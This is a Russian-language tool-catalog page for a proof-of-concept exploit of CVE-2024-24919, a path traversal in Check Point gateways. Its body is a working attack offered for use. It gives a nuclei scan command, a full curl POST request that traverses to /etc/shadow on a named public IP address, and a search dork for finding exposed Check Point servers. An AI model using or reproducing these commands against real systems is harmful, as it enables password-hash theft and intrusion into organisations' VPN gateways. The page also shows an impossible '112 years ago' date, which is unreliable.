
Skip to content
KitploitKITPLOIT
ИнструментыБлог
Log in
Отправить
ИнструментыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

··Ленты·Контакты·Конфиденциальность·© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2024-24919 — Эксплойт Proof-of-concept для CVE-2024-24919, обход пути в Check Point, позволяющий чтение произвольных файлов (например, /etc/shadow) через специально созданный HTTPS POST-запрос. | Kitploit
Инструменты/GitHubGitHub/0xyumeko/cve-2024-24919
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийСбор информацииТестирование на Проникновение
GitHub0xyumeko/cve-2024-24919

CVE-2024-24919

Эксплойт Proof-of-concept для CVE-2024-24919, обход пути в Check Point, позволяющий чтение произвольных файлов (например, /etc/shadow) через специально созданный HTTPS POST-запрос.

Репозиторий
112 лет назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

Check point:CVE-2024-24919

2024-05-31_08-14


запуск CVE

nuclei -list chick.txt -t CVE-2024-24919.yaml

Замените на IP-адрес цели, и эта команда попытается получить доступ к файлу /etc/shadow, содержащему хэши паролей.

curl --path-as-is -i -s -k -X POST \ -H 'Host: 117.102.198.7 ' \ -H 'Content-Length: 39' \ -H 'Connection: keep-alive' \ --data-binary 'aCSHELL/../../../../../../../etc/shadow' \ 'https://117.102.198.7/clients/MyCRL'

cve

Дорк: "Server: Check Point SVN" "X-UA-Compatible: IE=EmulateIE7"

Скачать инструмент